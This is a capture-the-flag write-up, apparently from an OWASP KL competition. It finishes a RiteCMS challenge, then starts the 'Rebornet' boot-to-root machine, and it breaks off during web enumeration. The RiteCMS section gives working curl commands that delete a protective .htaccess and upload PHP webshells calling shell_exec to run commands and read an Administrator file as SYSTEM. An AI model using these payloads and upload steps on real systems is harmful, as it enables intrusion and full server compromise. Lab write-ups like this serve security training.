
► Bash

```
curl -s -i -c proof/rite.cookie -d 'username=webadmin&userpw=webhead2290' -X POST 'http://192.168.1.22:8080/ritecms/admin.php'
```

► Bash


HTTP/1.1 302 Found

Location: ./



```
nopalinto@kali: ~/The_Art_Of_Evasion_II
Session Actions Edit View Help

(nopalinto@kali)~-[~/The_Art_Of_Evasion_II]
$ curl -s -i -c proof/rite.cookie -d 'username=webadmin&userpw=webhead2290' -X POST 'http://192.168.1.22:8080/ritecms/admin.php'
HTTP/1.1 302 Found
Date: Mon, 01 Jun 2026 04:58:48 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
X-Powered-By: PHP/8.0.30
Set-Cookie: PHPSESSID=t23o84vjr75gtmah9cnck7cvl8; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: ./
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```



4.2 Delete `media/.htaccess`

► Bash

```
curl -s -i -b proof/rite.cookie \
-d 'mode=filemanager&delete=.htaccess&dir=media&confirmed=OK+-+Delete+file' \
-X POST 'http://192.168.1.22:8080/ritecms/admin.php'
```

4.3 Upload and run the enumeration payload

First upload `kali_enum.php` to confirm the execution context and locate the flag instead of assuming its path or name.

► PHP

```
<?php
header('Content-Type: text/plain');
echo "WHOAMI=" . trim((string)shell_exec('whoami')) . "\n";
echo "--- Administrator Desktop listing ---\n";
echo shell_exec('dir /b C:\\Users\\Administrator\\Desktop') . "\n";
echo "--- Files matching flag format ---\n";
echo shell_exec('findstr /s /i /m "OWASPKL{" " C:\\Users\\Administrator\\Desktop\\*');
?>
```

► Bash


```
curl -s -i -b proof/rite.cookie \
-F 'mode=filemanager' -F 'directory=media' \
-F 'file_name=kali_enum.php' -F 'overwrite_file=true' -F 'upload_mode=1' \
-F 'upload_file_submit=OK - Upload file' \
-F 'file=@payloads/kali_enum.php;type=application/octet-stream' \
'http://192.168.1.22:8080/ritecms/admin.php'
curl -s 'http://192.168.1.22:8080/ritecms/media/kali_enum.php'
```

► Bash

```
WHOAMI=nt authority\system

--- Administrator Desktop listing ---
proof.txt


--- Files matching flag format ---
C:\Users\Administrator\Desktop\proof.txt
```



```
nopalinto@kali: ~/The_Art_Of_Evasion_II
Session Actions Edit View Help
(nopalinto@kali)~[~/The_Art_Of_Evasion_II]
$ curl -s -i -b proof/rite.cookie \
-F 'mode=filemanager' -F 'directory=media' \
-F 'file_name=kali_enum.php' -F 'overwrite_file=true' -F 'upload_mode=1' \
-F 'upload_file_submit=OK - Upload file' \
-F 'file=@payloads/kali_enum.php;type=application/octet-stream' \
'http://192.168.1.22:8080/ritecms/admin.php'
curl -s 'http://192.168.1.22:8080/ritecms/media/kali_enum.php'
HTTP/1.1 302 Found
Date: Mon, 01 Jun 2026 06:23:05 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
X-Powered-By: PHP/8.0.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://192.168.1.22:8080/ritecms/admin.php?mode=filemanager&directory=media
Content-Length: 0
Content-Type: text/html; charset=UTF-8

WHOAMI=nt authority\system
--- Administrator Desktop listing ---
proof.txt

--- Files matching flag format ---
C:\Users\Administrator\Desktop\proof.txt
```



Execution is `nt authority\system` and `proof.txt` is the file on the Administrator desktop matching the `OWASPKL{` format.

4.4 Upload the flag-read payload

► PHP

```
<?php
header('Content-Type: text/plain');
echo "WHOAMI=" . trim((string)shell_exec('whoami')) . "\n";
echo "PROOF=" . @file_get_contents('C:\\Users\\Administrator\\Desktop\\proof.txt');
?>
```

► Bash

```
curl -s -i -b proof/rite.cookie \

-F 'mode=filemanager' -F 'directory=media' \

-F 'file_name=kali_proof.php' -F 'overwrite_file=true' -F 'upload_mode=1' \

-F 'upload_file_submit=OK - Upload file' \

-F 'file=@payloads/kali_proof.php;type=application/octet-stream' \

'http://192.168.1.22:8080/ritecms/admin.php'
```

4.5 Execute payload and read flag

► Bash

```
curl -s 'http://192.168.1.22:8080/ritecms/media/kali_proof.php'
```

► Bash

```
WHOAMI=nt authority\system
```

```
PROOF=OWASPKL{33e9d2bbd6c42bf3b71aefbe7dan1543}
```

Logged into RiteCMS as `webadmin` (302, authenticated Filemanager confirmed), uploaded a fresh uniquely-named PHP payload through the file manager, executed it -> `nt authority\system` + the flag above, then deleted the test payload (post-delete `http=302, bytes=0`).


```

nopalinto@kali: ~/The_Art_Of_Evasion_II
Session Actions Edit View Help

(nopalinto@kali)-[~/The_Art_Of_Evasion_II]
$ curl -s -i -b proof/rite.cookie \
-F 'mode=filemanager' -F 'directory=media' \
-F 'file_name=kali_proof.php' -F 'overwrite_file=true' -F 'upload_mode=1' \
-F 'upload_file_submit=OK' - Upload file' \
-F 'file=@payloads/kali_proof.php;type=application/octet-stream' \
'http://192.168.1.22:8080/ritecms/admin.php'
HTTP/1.1 302 Found
Date: Mon, 01 Jun 2026 06:26:16 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
X-Powered-By: PHP/8.0.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://192.168.1.22:8080/ritecms/admin.php?mode=filemanager&directory=media
Content-Length: 0
Content-Type: text/html; charset=UTF-8

(nopalinto@kali)-[~/The_Art_Of_Evasion_II]
$ curl -s 'http://192.168.1.22:8080/ritecms/media/kali_proof.php'
WHOAMI=nt authority\system
PROOF=OWASPKL{33e9d2bbd6c42bf3b71aefbe7dan1543}

```



5. Flag

OWASPKL{33e9d2bbd6c42bf3b71aefbe7dan1543}

6. Summary of Approach & Key Takeaways

49. Reused valid CMS creds from Part I.
 50. Deleted the restrictive `media/.htaccess` via the file manager.
 51. Uploaded a PHP payload through the authenticated file manager.
 52. Enumerated as `SYSTEM` to locate `proof.txt` via a desktop listing and `OWASPKL{}` format search.
 53. Read the located Administrator proof file.
- An authenticated file manager + deletable `.htaccess` = trivial RCE.
 - On XAMPP/Windows the web service often runs as `SYSTEM`, so webshell = full compromise.

Rebornet

Category: Boot2Root | Points: 1000 | Difficulty: Medium

Target: 192.168.1.23 (live host) + anonymous FTP loot: Mainframe.pdf, hint.txt | Flag: OWASPKL{N1c3_t0_m33t_y0u}

1. Challenge Overview

Rebornet is a Boot2Root machine exposing three services: anonymous FTP (vsftpd), SSH (OpenSSH 8.2p1), and HTTP (Apache 2.4.41). The objective is to obtain a root shell and read the flag in OWASPKL{ } format.

The challenge is built around a layered OSINT trail with several deliberate rabbit holes:

- The FTP files (hint.txt, Mainframe.pdf) are decoys (a base64 Rickroll and a legitimate Micro Focus brochure).
- A virtual host mainframe.local exposes a fake SQL injection (password.php) that is purely cosmetic — it only echos a fake MySQL warning, causing sqlmap to false-positive.
- A breadcrumb directory chain leads to a GitHub Pages "tale" whose leetspeak prose doubles as a custom password wordlist.
- A second decoy flag AE13{...} (wrong format) is hidden in the GitHub HTML to mislead.

The intended path is: OSINT story → leetspeak wordlist → SSH brute → sudo dash privilege escalation (GTF0Bins) → root.

2. Initial Reconnaissance

2.1 Provided nmap (port scan)

► Bash


```
nmap -sV -p- 192.168.1.23
```

► Bash

```
PORT      STATE SERVICE VERSION
```

```
21/tcp open  ftp      vsftpd 2.0.8 or later
22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp open  http     Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 00:0C:29:6D:A3:70 (VMware)
```

Service Info: OS: Linux



```
nopalinto@kali: ~
Session Actions Edit View Help

(nopalinto@kali)-[~]
$ nmap -sV -p- 192.168.1.23

Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-01 02:33 -0400
Nmap scan report for mainframe.local (192.168.1.23)
Host is up (0.00097s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp open  ftp      vsftpd 2.0.8 or later
22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp open  http     Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 00:0C:29:6D:A3:70 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel



Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.38 seconds
```


2.2 Pull anonymous FTP loot

► Bash

```
cd "/home/nopalinto/Rebornet/loot"
```

```
wget -q "ftp://anonymous:anonymous@192.168.1.23/hint.txt" -O hint.txt
wget -q "ftp://anonymous:anonymous@192.168.1.23/Mainframe.pdf" -O Mainframe.pdf
```




2.3 `hint.txt` is a base64 Rickroll (DECOY)

► Bash

```
base64 -d hint.txt | head -5
```

► Bash

```
We're no strangers to love
You know the rules and so do I (do I)
A full commitment's what I'm thinking of
You wouldn't get this from any other guy
I just wanna tell you how I'm feeling
```



3. Analysis / Forensics Path

3.1 `Mainframe.pdf` triage (DECOY)

The "Have you ever read a tale?" description and the PDF strongly suggested forensics/stego. I exhausted that path and confirmed it was a dead end:

- ▶ Bash


```
exiftool Mainframe.pdf           # Legit Adobe InDesign 15.1 brochure, no anomalies

pdftdetach -list Mainframe.pdf   # 0 embedded files

pdfid Mainframe.pdf             # /JS 0 /JavaScript 0 /OpenAction 0 /EmbeddedFile 0

binwalk Mainframe.pdf           # nothing appended

pdftotext Mainframe.pdf -       # genuine Micro Focus "Modern Mainframe Access" whitepaper
```



Two JPEGs are embedded in the PDF (mutool extract). steghide reports capacity, but both the curated passphrase list and a full stegseek + rockyou.txt run failed — confirming the images are not the path:

```

> Bash
mutool extract Mainframe.pdf          # -> image-0013.jpg, image-0111.jpg + fonts


steghide info image-0013.jpg -p ""    # capacity 13.7 KB, "could not extract"

stegseek image-0013.jpg /usr/share/wordlists/rockyou.txt

# [!] error: Could not find a valid passphrase.

```

Conclusion: FTP loot is entirely decoy. Pivot to the web service.



```

nopalinto@kali: ~/Rebornet/loot
Session Actions Edit View Help

(nopalinto@kali)-[~/Rebornet/loot]
$ mutool extract Mainframe.pdf
warning: ICC support is not available
extracting image-0013.jpg
extracting font-0085.ttf
extracting font-0087.ttf
extracting font-0088.ttf
extracting font-0090.ttf
extracting font-0094.ttf
extracting image-0111.jpg
extracting font-0116.ttf

(nopalinto@kali)-[~/Rebornet/loot]
$ steghide info image-0013.jpg -p ""
"image-0013.jpg":
  format: jpeg
  capacity: 13.7 KB
steghide: could not extract any data with that passphrase!

(nopalinto@kali)-[~/Rebornet/loot]
$ stegseek image-0013.jpg /usr/share/wordlists/rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Progress: 99.92% (133.3 MB)
[] error: Could not find a valid passphrase.

```

3.2 Web enumeration → virtual host discovery

```

> Bash
gobuster dir -u http://192.168.1.23/ -w /usr/share/wordlists/dirb/common.txt \
-x php,html,txt,zip,bak -t 50 -q

```

```

> Bash
home.html      (Status: 200) [Size: 236]
img            (Status: 301) [--> http://192.168.1.23/img/]
index.html     (Status: 200) [Size: 10960]

```

```
nopalinto@kali: ~/Rebornet
Session Actions Edit View Help

(nopalinto@kali)-[~/Rebornet]
$ gobuster dir -u http://192.168.1.23/ -w /usr/share/wordlists/dirb/common.txt \
-x php,html,txt,zip,bak -t 50 -q
.hta.zip (Status: 403) [Size: 277]
.htaccess (Status: 403) [Size: 277]
.htaccess.bak (Status: 403) [Size: 277]
.htpasswd (Status: 403) [Size: 277]
.htpasswd.php (Status: 403) [Size: 277]
.htpasswd.html (Status: 403) [Size: 277]
.htpasswd.txt (Status: 403) [Size: 277]
.htaccess.txt (Status: 403) [Size: 277]
.hta.php (Status: 403) [Size: 277]
.hta.txt (Status: 403) [Size: 277]
.htpasswd.bak (Status: 403) [Size: 277]
.hta.bak (Status: 403) [Size: 277]
.htaccess.html (Status: 403) [Size: 277]
.hta.html (Status: 403) [Size: 277]
.htaccess.php (Status: 403) [Size: 277]
.htpasswd.zip (Status: 403) [Size: 277]
.hta (Status: 403) [Size: 277]
.htaccess.zip (Status: 403) [Size: 277]
home.html (Status: 200) [Size: 236]
img (Status: 301) [Size: 310] [→ http://192.168.1.23/img/]
index.html (Status: 200) [Size: 10960]
index.html (Status: 200) [Size: 10960]
server-status (Status: 403) [Size: 277]
```

home.html leaks a vhost:


► Bash

```
curl -s http://192.168.1.23/home.html
```

► Bash


```
<p>This website is under maintenance, soon will be on live back.</p>
```

```
<p>In the meantime, please go to <a href="http://mainframe.local">mainframe.local</a> to visit backup
website.</p>
```



► Bash

```
echo "192.168.1.23 mainframe.local" | sudo tee -a /etc/hosts
```



The Etherborne

This is Etherborne's mainframe core. Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo consequat.

CONTACT

CBY, MY
Phone: +60 999 (?)
Email: apokalips@mainframe.local

Fan? Drop a note!

ZahinOnTop

TryN3rr0r@nopalinto.dev

Pleaseeeee visit our website pleaseee? <https://nopalinto.dev/TryN3rr0r>

SEND


3.3 vhost enumeration + `robots.txt` breadcrumbs

► Bash

```
gobuster dir -u http://mainframe.local/ -w /usr/share/wordlists/dirb/common.txt \
-x php,html,txt,zip,bak -t 50 -q
```

► Bash

index.html.bak	(Status: 200) [Size: 180]
login.php	(Status: 200) [Size: 0]
password.php	(Status: 200) [Size: 0]
robots.txt	(Status: 200) [Size: 307]
secret	(Status: 301) [--> http://mainframe.local/secret/]
logs	(Status: 301) [--> http://mainframe.local/logs/]



► Bash

```
curl -s http://mainframe.local/robots.txt
```

► Bash

